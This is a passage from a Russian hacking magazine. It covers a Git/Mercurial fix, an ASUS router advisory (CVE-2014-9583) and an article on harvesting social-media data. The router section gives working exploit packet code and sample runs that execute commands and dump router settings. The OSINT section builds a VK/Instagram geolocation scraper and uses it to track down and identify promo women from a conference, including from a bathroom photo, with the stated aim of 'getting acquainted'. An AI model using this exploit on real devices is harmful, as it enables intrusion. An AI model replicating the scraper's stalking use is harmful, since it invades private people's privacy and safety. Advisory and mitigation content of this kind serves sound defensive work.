- Git < 2.1.4;
- Git < 2.2.1;
- Mercurial < 3.2.3.

SOLUTION

Есть исправление от производителя. Помимо обновления, желательно включить у себя следующие опции:

- receive.fsckObjects;
- core.protectHFS;
- core.protectNTFS.

Включить их можно посредством следующих команд:

```
git config --global --bool receive.fsckObjects true
git config --global --bool core.protectHFS true
git config --global --bool core.protectNTFS true
```

Или локально:

```
for repo in `ls -d */`; do echo $repo; cd $repo; ↵
git config --bool receive.fsckObjects true; git ↵
config --bool core.protectHFS true; git config ↵
--bool core.protectNTFS true; cd ..; done
```

ВЫПОЛНЕНИЕ ПРОИЗВОЛЬНЫХ КОМАНД В РОУТЕРАХ ОТ ASUS

CVSSv2: N/A
Дата релиза: 4 января 2015 года
Автор: jduck, dnlongen, RMerl
CVE: 2014-9583

В различных моделях роутеров от ASUS уже не впервые находят уязвимости. На этот раз ошибка была найдена в сервисе с именем `infosvr`, который слушает широковещательный UDP-порт 9999 на локальном или WLAN-интерфейсе. Для лучшего понимания обратимся к открытой реализации прошивки под такие устройства от пользователя RMerl (bit.ly/1xVKSFO), представляющей собой более расширенную версию кода от ASUS:

```
char *processPacket(int sockfd, char *pdubuf)
{
...
    phdr = (IBOX_COMM_PKT_HDR *)pdubuf;
...
    if (phdr->ServiceID==NET_SERVICE_ID_IBOX_
INFO &&
        phdr->PacketType==NET_PACKET_TYPE_
CMD)
    {
...
```

Функция `processPacket` вызывается после получения пакета `INFO_PDU_LENGTH`, состоящего из 512 байт. Уязвимый код находится по следующему пути: `main->processReq->processPacket`. Далее сервис раскладывает пакет на структуру и проверяет, содержат ли поля `ServiceID` и `PacketType` ожидаемые значения.

Следующий блок кода включает код, из-за которого данная уязвимость возможна:

```
        if (phdr->OpCode!=NET_CMD_ID_GETINFO && phdr->OpCode!=↵
        NET_CMD_ID_GETINFO_MANU)
        {
                phdr_ex = (IBOX_COMM_PKT_HDR_EX *)pdubuf;

                // Проверка MAC-адреса
                if (memcpy(phdr_ex->MacAddress, mac, 6)==0)
                {
                        _dprintf("Mac Error %2x%2x%2x%2x%2x%2x\n",
                                (unsigned char)phdr_ex->MacAddress[0],
                                (unsigned char)phdr_ex->MacAddress[1],
                                (unsigned char)phdr_ex->MacAddress[2],
                                (unsigned char)phdr_ex->MacAddress[3],
                                (unsigned char)phdr_ex->MacAddress[4],
                                (unsigned char)phdr_ex->MacAddress[5]
                                );
                        return NULL;
                }

                // Проверка пароля
                //if (strcmp(phdr_ex->Password, "admin")!=0)
                //{
                //      phdr_res->OpCode = phdr->OpCode | NET_RES_
                        ERR_PASSWORD;
                //      _dprintf("Password Error %s\n",
                        phdr_ex->Password);
                //      return NULL;
                //}
                phdr_res->Info = phdr_ex->Info;
                memcpy(phdr_res->MacAddress, ↵
               phdr_ex->MacAddress, 6);
        }
```

Он начинается с исключения пары значений переменной `OpCode`, которые предположительно не требуют аутентификации. Затем вызывается функция `memcpy()` с подозрительной проверкой на возврат значения 0. Очень похоже на то, что автор собирался использовать ее вместо `memcmp`. Хотя, честно говоря, использование MAC-адреса устройства как метод аутентификации совсем не достаточно.

Следующий блок закомментирован, но мы видим, что автор хотел добавить проверку паролем, правда с довольно простым паролем по умолчанию — `admin`.

Следуем дальше. Проверяем полученные `OpCode`:

```
        switch(phdr->OpCode)
        {
...
                case NET_CMD_ID_MANU_CMD:
                {
                        #define MAXSYSCMD 256
```

```
                    char cmdstr[MAXSYSCMD];
                    PKT_SYSCMD *syscmd;
...
                    syscmd = (PKT_SYSCMD *)↵
                    (pdubuf+sizeof(IBOX_COMM_↵
                    PKT_HDR_EX));
...
                    if (syscmd->len>=MAXSYSCMD) ↵
                      syscmd->len=MAXSYSCMD;
                    syscmd->cmd[syscmd->len]=0;
                    syscmd->len=strlen(syscmd->cmd);
                    fprintf(stderr,"system cmd: ↵
                    %d %s\n", syscmd->len, ↵
                    syscmd->cmd);
    #if 0
...
    #endif
                    {
                      sprintf(cmdstr, "%s > /tmp/↵
                      syscmd.out", syscmd->cmd);
                      system(cmdstr);
```

Если атакующий сможет указать значение NET_CMD_ID_MANU_CMD, то предыдущий блок обработает пакет и преобразует в структуру PKT_SYSCMD, где все части syscmd будут под полным контролем атакующего. Вследствие чего мы можем выполнить произвольный код, результат которого запишется во временный файл, прочитается и отправится обратно по адресу инициализирующего пакета.

EXPLOIT

На GitHub выложен один Python-скрипт (bit.ly/1ycYZFH) под данную уязвимость, но, судя по структуре, автор будет пополнять этот репозиторий.

Отправляем пакет со следующим содержимым:

```
ServiceID [byte] ; NET_SERVICE_ID_IBOX_INFO
PacketType [byte] ; NET_PACKET_TYPE_CMD
OpCode [word] ; NET_CMD_ID_MANU_CMD
Info [dword] ; Комментарий: "Or Transaction ID"
MacAddress [byte[6]] ; Двойная неправильная проверка
                     ; с помощью memcpy вместо memcmp
Password [byte[32]] ; Не проверяется
Length [word] ; Длина
Command [byte[420]] ; 420 байт в структуре, 256 – 19
                    ; не используемых = 237 доступных
```

В результате получаем следующий запрос:

```
packet = (b'\x0C\x15\x33\x00' + os.urandom(4) + (b'\↵
x00' * 38) + struct.pack('<H', len(enccmd)) + enccmd).↵
ljust(512, b'\x00')
```

Обрабатываем пакет...

```
ServiceID [byte] ; NET_SERVICE_ID_IBOX_INFO
PacketType [byte] ; NET_PACKET_TYPE_RES
OpCode [word] ; NET_CMD_ID_MANU_CMD
Info [dword] ; Аналогично с отправленным
MacAddress [byte[6]] ; Заполнено нами
Length [word] ; Длина
Result [byte[420]] ; Actually returns that amount
```

...с помощью такого кода:

```
while True:
    data, addr = sock.recvfrom(512)
    if len(data) == 512 and data[1] == 22:
        break
length = struct.unpack('<H', data[14:16])[0]
s = slice(16, 16+length)
sys.stdout.buffer.write(data[s])
```

Помимо Python-версии, существует оригинальный эксплойт на C, который находится в том же репозитории. Пример его работы:

```
$ ./asus-cmd "nvram show | grep -E ↵
  '(firmver|buildno|extendno)'"
[*] sent command: nvram show | grep -E ↵
    '(firmver|buildno|extendno)'
[!] received 512 bytes from 10.0.0.2:37625
    0c 15 0033 54ab7bc4 41:41:41:41:41:41
    0031 nvram show | grep -E ↵
    '(firmver|buildno|extendno)'
[!] received 512 bytes from 10.0.0.1:9999
    0c 16 0033 54ab7bc4 xx:xx:xx:xx:xx:xx
    004e buildno=376
extendno_org=2524-g0013f52
extendno=2524-g0013f52
firmver=3.0.0.4
```

TARGETS

Протестировано на устройствах:

- RT-N66U 3.0.0.4.376_1071-g8696125;
- RT-AC87U 3.0.0.4.378_3754;
- RT-N56U 3.0.0.4.374_5656.

SOLUTION

Есть исправление от производителя. Также можно воспользоваться следующим патчем. По умолчанию стоковая прошивка от ASUS не позволяет запускать произвольные скрипты при загрузке устройства, но при этом позволяет запускать скрипты в любое время при монтировании USB. Логинимся на устройстве через Telnet или SSH:

```
nvram set script_usbmount="/jffs/scriptname"
nvram commit
```

И создаем файл со следующим содержимым:

```
#!/bin/sh
iptables -I INPUT  -p udp --dport 9999 -j DROP
```

Другой путь — просто завершить уязвимый процесс.

```
#!/bin/sh
for pid in `ps -w | grep infosvr | grep -v grep | ↵
awk '{print $1}'`
do
   echo "killing $pid"
   kill $pid
done
```

Сохраняем файл с именем, указанным в переменной script_usbmount, и исполняем файл (или просто перезагружаем роутер). Ну и не забываем, что триггером служит монтирование USB-устройства, поэтому, если такого нет, советуем приобрести :).

```
~/Downloads/asus-cmd(branch:master*) » ./a.out "nvram show | grep -E '(http)'"
[*] sent command: nvram show | grep -E '(http)'
[!] received 512 bytes from 192.168.0.254:52692
    0c 15 0033 54b5276c 41:41:41:41:41:41
    001d nvram show | grep -E '(http)'
[!] received 512 bytes from 192.168.0.1:9999
    0c 16 0033 54b5276c 50:46:5d:01:7b:e0
    01a3 https_crt_gen=0
https_enable=0
https_crt_cn=
dm_http_port=8081
http_username=[redacted]
http_passwd=[redacted]
apps_ipkg_server=http://dlcdnet.asus.com/pub/ASUS/wireless/ASUSWRT
misc_http_x=0
http_clientlist=<192.168.0.255
webdav_http_port=8082
https_crt_save=0
gen_http_x=1
misc_httpsport_x=8443
http_client=1
http_autologout=0
http_id=TIDe855a6487043d70a
http_enable=1
https_lanport=8443
webdav_https_port=443
httpd_
```


Пример взлома ASUS-роутера с помощью asus-cmd эксплойта

Я ТЕБЯ ПО СЕТЯМ ВЫЧИСЛЮ

SOCIAL MEDIA

Bloomua@shutterstock.com

ИСПОЛЬЗУЕМ API КРУПНЕЙШИХ СОЦСЕТЕЙ В СВОИХ КОРЫСТНЫХ ЦЕЛЯХ



Аркадий Литвиненко
@Bетер0_ok

Ни для кого не секрет, что современные социальные сети представляют собой огромные БД, содержащие много интересной информации о частной жизни своих пользователей. Через веб-морду особо много данных не вытянешь, но ведь у каждой сети есть свой API... Так давай же посмотрим, как этим можно воспользоваться для поиска пользователей и сбора информации о них.

OSINT

Есть в американской разведке такая дисциплина, как OSINT (Open source intelligence), которая отвечает за поиск, сбор и выбор информации из общедоступных источников. К одному из крупнейших поставщиков общедоступной информации можно отнести социальные сети. Ведь практически у каждого из нас есть учетка (а у кого-то и не одна) в одной или нескольких соцсетях. Тут мы делимся своими новостями, личными фотографиями, вкусами (например, лайкая что-то или вступая в какую-либо группу), кругом своих знакомств. Причем делаем это по своей доброй воле и практически совершенно не задумываемся о возможных последствиях. На страницах журнала уже не раз рассматривали, как можно с помощью различных уловок вытаскивать из соцсетей интересные данные. Обычно для этого нужно было вручную совершить какие-то манипуляции. Но для успешной разведки логичнее воспользоваться специальными утилитами. Существует несколько open source утилит, позволяющих вытаскивать информацию о пользователях из соцсетей.

CREEPY

Одна из наиболее популярных — Creepy (goo.gl/tQuply). Она предназначена для сбора геолокационной информации о пользователе на основе данных из его аккаунтов Twitter, Instagram, Google+ и Flickr. К достоинствам этого инструмента, который штатно входит в Kali Linux, стоит отнести понятный интерфейс, очень удобный процесс получения токенов для ис-

пользования API сервисов, а также отображение найденных результатов метками на карте (что, в свою очередь, позволяет проследить за всеми перемещениями пользователя). К недостаткам я бы отнес слабоватый функционал. Тулза всего лишь умеет собирать геотеги по перечисленным сервисам и выводить их на Google-карте, показывает, кого и сколько раз ретвитил пользователь, считает статистику по устройствам, с которых писались твиты, а также по времени их публикации. Но за счет того, что это open source инструмент, его функционал всегда можно расширить самому.

Рассматривать, как использовать программу, не будем — все отлично показано в официальном видео (goo.gl/EaAQW2), после просмотра которого не должно остаться никаких вопросов по поводу работы с инструментом.

FBSTALKER

Еще два инструмента, которые менее известны, но обладают сильным функционалом и заслуживают твоего внимания, — fbStalker и geoStalker (goo.gl/jiVPPj).

FbStalker предназначен для сбора информации о пользователе на основе его Facebook-профиля. Позволяет выцепить следующие данные:

- видео, фото, посты пользователя;
- кто и сколько раз лайкнул его записи;
- геопривязки фоток;
- статистика комментариев к его записям и фотографиям;
- время, в которое он обычно бывает в онлайне.

Для работы данного инструмента тебе понадобится Google Chrome, ChromeDriver, который устанавливается следующим образом:

```
wget http://goo.gl/Kvh33W
unzip chromedriver_linux32_23.0.1240.0.zip
cp chromedriver /usr/bin/chromedriver
chmod 777 /usr/bin/chromedriver
```

Помимо этого, понадобится установленный Python 2.7, а также pip для установки следующих пакетов:

```
pip install pytz
pip install tzlocal
pip install termcolor
pip install selenium
pip install requests --upgrade
pip install beautifulsoup4
```

И наконец, понадобится библиотека для парсинга GraphML-файлов:




WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.



Пример работы Creepy




```
git clone https://github.com/hadim/pygraphml.git↩
cd pygraphml
python2.7 setup.py install
```

После этого можно будет поправить fbstalker.py, указав там свое мыло, пароль, имя пользователя, и приступать к поиску. Пользоваться тулзой достаточно просто:

```
python fbstalker.py -user↩
[имя интересующего пользователя]
```

GEOSTALKER

GeoStalker значительно интереснее. Он собирает информацию по координатам, которые ты ему передал. Например:

- местные Wi-Fi-точки на основе базы wigle.net (в частности, их essid, bssid, geo);
- чекины из Foursquare;
- Instagram- и Flickr-аккаунты, с которых постились фотки с привязкой к этим координатам;
- все твиты, сделанные в этом районе.

Для работы инструмента, как и в предыдущем случае, понадобится Chrome & ChromeDriver, Python 2.7, pip (для установки следующих пакетов: google, python-instagram, pygoogle, geopy, lxml, oauth2, python-linkedin, pygeocoder, selenium, termcolor, pysqlite, TwitterSearch, foursquare), а также pygraphml и gdata:

```
git clone https://github.com/hadim/↩
pygraphml.git cd pygraphml
python2.7 setup.py install
wget https://gdata-python-client.googlecode.com/↩
files/gdata-2.0.18.tar.gz
tar xvfz gdata-2.0.18.tar.gz
cd gdata-2.0.18
python2.7 setup.py install
```

После этого редактируем geostalker.py, заполняя все необходимые API-ключи и access-токены (если для какой-либо соцсети эти данные не будут указаны, то она просто не будет участвовать в поиске). После чего запускаем инструмент командой sudo python2.7 geostalker.py и указываем адрес или координаты. В результате все данные собираются и размещаются на Google-карте, а также сохраняются в HTML-файл.

ПЕРЕХОДИМ К ДЕЙСТВИЯМ

До этого речь шла о готовых инструментах. Обычно они представют в виде отдельного поддомена, на который мы шлем GET-запросы, а в ответ получаем XML/JSON-ответы. Например, для «Инстаграма» это api.instagram.com, для «Контакта» — api.vk.com. Конечно, у большинства таких API есть свои библиотеки функций для работы с ними, но мы ведь хотим разобраться, как это работает. Итак, давай возьмем и напишем собственный инструмент, который бы позволял искать фотографии из ВК и «Инстаграма» по заданным координатам и промежутку времени.

Используя документацию к API VK и Instagram, составляем запросы для получения списка фотографий по географической информации и времени.

Instagram API Request:

```
url = "https://api.instagram.com/v1/media/search?"
    + "lat=" + location_latitude
    + "&lng=" + location_longitude
    + "&distance=" + distance
    + "&min_timestamp=" + timestamp
    + "&max_timestamp=" +↩
      (timestamp + date_increment)
    + "&access_token=" + access_token
```

Vkontakte API Request:

```
url = "https://api.vk.com/method/photos.search?"
    + "lat=" + location_latitude
    + "&long=" + location_longitude
```

```
    + "&count=" + 100
    + "&radius=" + distance
    + "&start_time=" + timestamp
    + "&end_time=" + (timestamp + date_increment)
```

Здесь используемые переменные:

- location_latitude — географическая широта;
- location_longitude — географическая долгота;
- distance — радиус поиска;
- timestamp — начальная граница интервала времени;
- date_increment — количество секунд от начальной до конечной границы интервала времени;
- access_token — токен разработчика.

Как выяснилось, для доступа к Instagram API требуется access_token. Получить его несложно, но придется немного заморочиться (смотри врезку). «Контакт» же более лояльно относится к незнакомцам, что очень хорошо для нас.

АВТОМАТИЗИРУЕМ ПРОЦЕСС

Итак, мы научились составлять нужные запросы, но вручную разбирать ответ сервера (в виде JSON/XML) — не самое крутое занятие. Гораздо удобнее наваять небольшой скриптик, который будет делать это за нас. Использовать мы будем опять же Python 2.7. Логика следующая: мы ищем все фото, которые попадают в заданный радиус относительно заданных координат в заданный промежуток времени. Но учитывай один очень важный момент — выводится ограниченное количество фотографий. Поэтому для большого промежутка времени придется делать несколько запросов с промежуточными интервалами времени (как раз date_increment). Также учитывай погрешность координат и не указывай радиус в несколько метров. И не забывай, что время нужно указывать в timestamp.

Начинаем кодить. Для начала подключим все необходимые нам библиотеки:

```
import httplib
import urllib
import json
import datetime
```

Пишем функции для получения данных с API через HTTPS. С помощью переданных аргументов функции мы составляем GET-запрос и возвращаем ответ сервера строкой.

```
def get_instagram(latitude, longitude, distance,↵
min_timestamp, max_timestamp, access_token):
    get_request =  '/v1/media/search?lat='↵
    + latitude
    get_request    += '&lng=' + longitude
    get_request += '&distance=' + distance
    get_request += '&min_timestamp='↵
    + str(min_timestamp)
    get_request += '&max_timestamp='↵
    + str(max_timestamp)
    get_request += '&access_token='↵
    + access_token
    local_connect = httplib.HTTPSConnection↵
    ('api.instagram.com', 443)
    local_connect.request('GET', get_request)
    return local_connect.getresponse().read()
def get_vk(latitude, longitude, distance,↵
    min_timestamp, max_timestamp):
    get_request =  '/method/photos.search?lat='↵
    + location_latitude
    get_request    += '&long='↵
    + location_longitude
    get_request    += '&count=100'
    get_request    += '&radius=' + distance
    get_request    += '&start_time='↵
    + str(min_timestamp)
    get_request    += '&end_time='↵
    + str(max_timestamp)
    local_connect = httplib.HTTPSConnection↵
    ('api.vk.com', 443)
    local_connect.request('GET', get_request)
    return local_connect.getresponse().read()
```

Еще накодим небольшую функцию конвертации timestamp в человеческий вид:

```
def timestamptodate(timestamp):
    return datetime.datetime.
    fromtimestamp(timestamp).↵
    strftime('%Y-%m-%d %H:%M:%S')+' UTC'
```

Теперь пишем основную логику поиска картинок, предварительно разбив временной отрезок на части, результаты сохраняем в HTML-файл. Функция выглядит громоздко, но основную сложность в ней составляет разбиение временного интервала на блоки. В остальном это обычный парсинг JSON и сохранение нужных данных в HTML.

```
def parse_instagram(location_latitude,↵
location_longitude, distance, min_timestamp,↵
max_timestamp, date_increment, access_token):
    print 'Starting parse instagram..'
    print 'GEO:',location_latitude,location_longitude
    print 'TIME: from',timestamptodate↵
    (min_timestamp),'to',timestamptodate↵
    (max_timestamp)
    file_inst = open('instagram_'+location_↵
    latitude+location_longitude+'.html','w')
    file_inst.write('<html>')
```

ПОЛУЧЕНИЕ INSTAGRAM ACCESS TOKEN

Для начала регистрируешься в «Инстаграме». После регистрации переходишь по следующей ссылке:

```
http://instagram.com/developer/clients/manage/
```

Жмешь **Register a New Client**. Вводишь номер телефона, ждешь эсэмэску и вводишь код. В открывшемся окне создания нового клиента важные для нас поля нужно заполнить следующим образом:

- OAuth redirect_uri: http://localhost/
- Disable implicit OAuth: галочка должна быть снята

Остальные поля заполняются произвольно. Как только все заполнил, создавай нового клиента. Теперь нужно получить токен. Для этого впиши в адресную строку браузера следующий URL:


```
https://instagram.com/oauth/authorize/?client_id=[CLIENT_↵
ID]&redirect_uri=http://localhost/&response_type=token
```

где вместо [CLIENT_ID] укажи Client ID созданного тобой клиента. После этого делай переход по получившейся ссылке, и если ты сделал все правильно, то тебя переадресует на http://localhost и в адресной строке как раз будет написан Access Token.


```
http://localhost/#access_token=[Access Token]
```

Более подробно про этот метод получения токена можешь почитать по следующей ссылке: jelled.com/instagram/access-token.

```
Windows PowerShell
Starting parse instagram..
GEO: 55.740701 37.609161
TIME: from 2014-05-21 01:00:00 UTC to 2014-05-23 01:00:00 UTC
2014-05-21 01:00:00 UTC - 2014-05-21 04:00:00 UTC
2014-05-21 04:00:00 UTC - 2014-05-21 07:00:00 UTC
2014-05-21 07:00:00 UTC - 2014-05-21 10:00:00 UTC
2014-05-21 10:00:00 UTC - 2014-05-21 13:00:00 UTC
2014-05-21 13:00:00 UTC - 2014-05-21 16:00:00 UTC
2014-05-21 16:00:00 UTC - 2014-05-21 19:00:00 UTC
2014-05-21 19:00:00 UTC - 2014-05-21 22:00:00 UTC
2014-05-21 22:00:00 UTC - 2014-05-22 01:00:00 UTC
2014-05-22 01:00:00 UTC - 2014-05-22 04:00:00 UTC
2014-05-22 04:00:00 UTC - 2014-05-22 07:00:00 UTC
2014-05-22 07:00:00 UTC - 2014-05-22 10:00:00 UTC
2014-05-22 10:00:00 UTC - 2014-05-22 13:00:00 UTC
2014-05-22 13:00:00 UTC - 2014-05-22 16:00:00 UTC
2014-05-22 16:00:00 UTC - 2014-05-22 19:00:00 UTC
2014-05-22 19:00:00 UTC - 2014-05-22 22:00:00 UTC
2014-05-22 22:00:00 UTC - 2014-05-23 01:00:00 UTC
Starting parse vkontakte..
GEO: 55.740701 37.609161
TIME: from 2014-05-21 01:00:00 UTC to 2014-05-23 01:00:00 UTC
2014-05-21 01:00:00 UTC - 2014-05-21 04:00:00 UTC
2014-05-21 04:00:00 UTC - 2014-05-21 07:00:00 UTC
2014-05-21 07:00:00 UTC - 2014-05-21 10:00:00 UTC
2014-05-21 10:00:00 UTC - 2014-05-21 13:00:00 UTC
2014-05-21 13:00:00 UTC - 2014-05-21 16:00:00 UTC
2014-05-21 16:00:00 UTC - 2014-05-21 19:00:00 UTC
2014-05-21 19:00:00 UTC - 2014-05-21 22:00:00 UTC
2014-05-21 22:00:00 UTC - 2014-05-22 01:00:00 UTC
2014-05-22 01:00:00 UTC - 2014-05-22 04:00:00 UTC
2014-05-22 04:00:00 UTC - 2014-05-22 07:00:00 UTC
2014-05-22 07:00:00 UTC - 2014-05-22 10:00:00 UTC
2014-05-22 10:00:00 UTC - 2014-05-22 13:00:00 UTC
2014-05-22 13:00:00 UTC - 2014-05-22 16:00:00 UTC
2014-05-22 16:00:00 UTC - 2014-05-22 19:00:00 UTC
2014-05-22 19:00:00 UTC - 2014-05-22 22:00:00 UTC
2014-05-22 22:00:00 UTC - 2014-05-23 01:00:00 UTC
```



2014-05-22 18:15:57
http://instagram.com/p/[redacted]/



Результат работы нашего скрипта в консоли

Один из результатов парсинга «Инстаграма»

```
    local_min_timestamp = min_timestamp
    while (1):
        if ( local_min_timestamp >= max_timestamp ):
            break
        local_max_timestamp =↵
        local_min_timestamp + date_increment
        if ( local_max_timestamp > max_timestamp ):
            local_max_timestamp = max_timestamp
        print timestamptodate↵
        (local_min_timestamp),↵
        '-',timestamptodate(local_max_timestamp)
        local_buffer = get_instagram
        (location_latitude, location_longitude,↵
         distance, local_min_timestamp,↵
        local_max_timestamp, access_token)
        instagram_json = json.loads(local_buffer)
        for local_i in instagram_json['data']:
            file_inst.write('<br>')
            file_inst.write(↵
            '<img src='+local_i['images']↵
            ['standard_resolution']['url']+'><br>')
            file_inst.write(timestamptodate↵
            (int(local_i['created_time']))+'<br>')
            file_inst.write(local_i['link']+'<br>')
            file_inst.write('<br>')
        local_min_timestamp = local_max_timestamp
    file_inst.write('</html>')
    file_inst.close()
```

HTML-формат выбран не просто так. Он позволяет нам не сохранять картинки отдельно, а лишь указать ссылки на них. При запуске страницы результаты в браузере картинки автоматически подгрузятся.

Пишем точно такую же функцию для «Контакта».

```
def parse_vk(location_latitude, location_↵
longitude, distance, min_timestamp,
max_timestamp, date_increment):
    print 'Starting parse vkontakte..'
    print 'GEO:',location_latitude,↵
    location_longitude
    print 'TIME: from',timestamptodate↵
    (min_timestamp),'to',↵
    timestamptodate(max_timestamp)
    file_inst = open('vk_'+location_↵
   latitude+location_longitude+'.html','w')
    file_inst.write('<html>')
    local_min_timestamp = min_timestamp
    while (1):
        if ( local_min_timestamp >= max_timestamp ):
            break
        local_max_timestamp = local_min_timestamp↵
        + date_increment
        if ( local_max_timestamp > max_timestamp ):
            local_max_timestamp = max_timestamp
        print timestamptodate(local_min_timestamp),↵
        '-',timestamptodate(local_max_timestamp)
        vk_json = json.loads(get_vk(location_↵
        latitude, location_longitude, distance,↵
        local_min_timestamp, local_max_timestamp))
        for local_i in vk_json['response']:
            if type(local_i) is int:
                continue
            file_inst.write('<br>')
            file_inst.write('<img↵
            src='+local_i['src_big']+'><br>')
            file_inst.write(timestamptodate↵
            (int(local_i['created']))+'<br>')
            file_inst.write('http://vk.com/↵
           id'+str(local_i['owner_id'])+'<br>')
            file_inst.write('<br>')
        local_min_timestamp = local_max_timestamp
    file_inst.write('</html>')
    file_inst.close()
```

И конечно же, сами вызовы функций:

```
parse_instagram(location_latitude, location_↵
longitude, distance, min_timestamp, max_↵
timestamp, date_increment, instagram_access_token)
parse_vk(location_latitude, location_longitude,↵
distance, min_timestamp, max_timestamp,↵
date_increment)
```

БОЕВОЕ КРЕЩЕНИЕ

Скрипт готов, осталось его только опробовать в действии. И тут мне пришла в голову одна идея. Те, кто был на PHD'14, наверняка запомнили очень симпатичных промодевочек от Mail.Ru. Что ж, давай попробуем наверстать упущенное — найти их и познакомиться.

Собственно, что мы знаем о PHD'14:

- место проведения — Digital October — 55.740701, 37.609161;
- дата проведения — 21–22 мая 2014 года — 1400619600–1400792400.



Результат парсинга «Контакта»

Та самая фотография промодевочки с PHD'14, сделанная в туалете



2014-05-22 23:23:56
http://vk.com/id[redacted]



2014-05-22 14:49:36
http://instagram.com/p[redacted]/

Получаем следующий набор данных:

```
location_latitude = '55.740701'
location_longitude = '37.609161'
distance = '100'
min_timestamp = 1400619600
max_timestamp = 1400792400
date_increment = 60*60*3 # every 3 hours
instagram_access_token = [Access Token]
```

Запускаем скрипт и идем разбирать полученные результаты. Ага, одна из девочек выложила фотку, сделанную в зеркале в туалете, с привязкой по координатам! Естественно, API не простил такой ошибки, и вскоре были найдены странички всех остальных промодевочек. Как оказалось, две из них близняшки :).

ПОУЧИТЕЛЬНЫЙ ПРИМЕР

В качестве второго примера хочется вспомнить одно из заданий с финала CTF на PHD'14. Собственно, именно после него я заинтересовался данной темой. Суть его заключалась в следующем.

Есть злой хацкер, который разработал некую малварь. Нам дан набор координат и соответствующих им временных меток, из которых он выходил в интернет. Нужно добыть имя и фотку это хацкера. Координаты были следующие:

```
55.7736147,37.6567926 30 Apr 2014
19:15 MSK;
55.4968379,40.7731697 30 Apr 2014
23:00 MSK;
55.5625259,42.0185773 1 May 2014
00:28 MSK;
55.5399274,42.1926434 1 May 2014
00:46 MSK;
55.5099579,47.4776127 1 May 2014
05:44 MSK;
55.6866654,47.9438484 1 May 2014
06:20 MSK;
55.8419686,48.5611181 1 May 2014
07:10 MSK
```

Первым делом мы, естественно, посмотрели, каким местам соответствуют эти координаты. Как оказалось, это станции РЖД, причем первая координата — это Казанский вокзал (Москва), а последняя — Зеленый Дол (Зеленодольск). Остальные — это станции между Москвой и Зеленодольском. Получается, что он выходил в интернет из поезда. По времени отправления был найден нужный поезд. Как оказалось, станцией прибытия поезда является Казань. И тут встал главный вопрос: где искать имя и фотку. Логика заключалась в следующем: поскольку требуется найти фотку, то вполне разумно предположить, что искать ее нужно где-то в социальных сетях. Основными целями были выбраны «ВКонтакте», «Фейсбук», «Инстаграм» и «Твиттер». В соревнованиях, помимо русских команд, участвовали иностранцы, поэтому мы посчитали, что организаторы вряд ли бы выбрали «ВКонтакте». Решено было начать с «Инстаграма».

Никакими скриптами для поиска фотографий по координатам и времени мы тогда не обладали, и пришлось использовать публичные сервисы, умевшие это делать. Как выяснилось, их довольно мало и они предоставляют довольно скудный интерфейс. Спустя сотни просмотренных фотографий на каждой станции движения поезда наконец была найдена нужная.

В итоге, чтобы найти поезд и недостающие станции, а также логику дальнейшего поиска, понадобилось не больше часа. А вот на поиск нужной фотографии — очень много времени. Это еще раз подчеркивает, насколько важно иметь правильные и удобные программы в своем арсенале.

ВЫВОДЫ

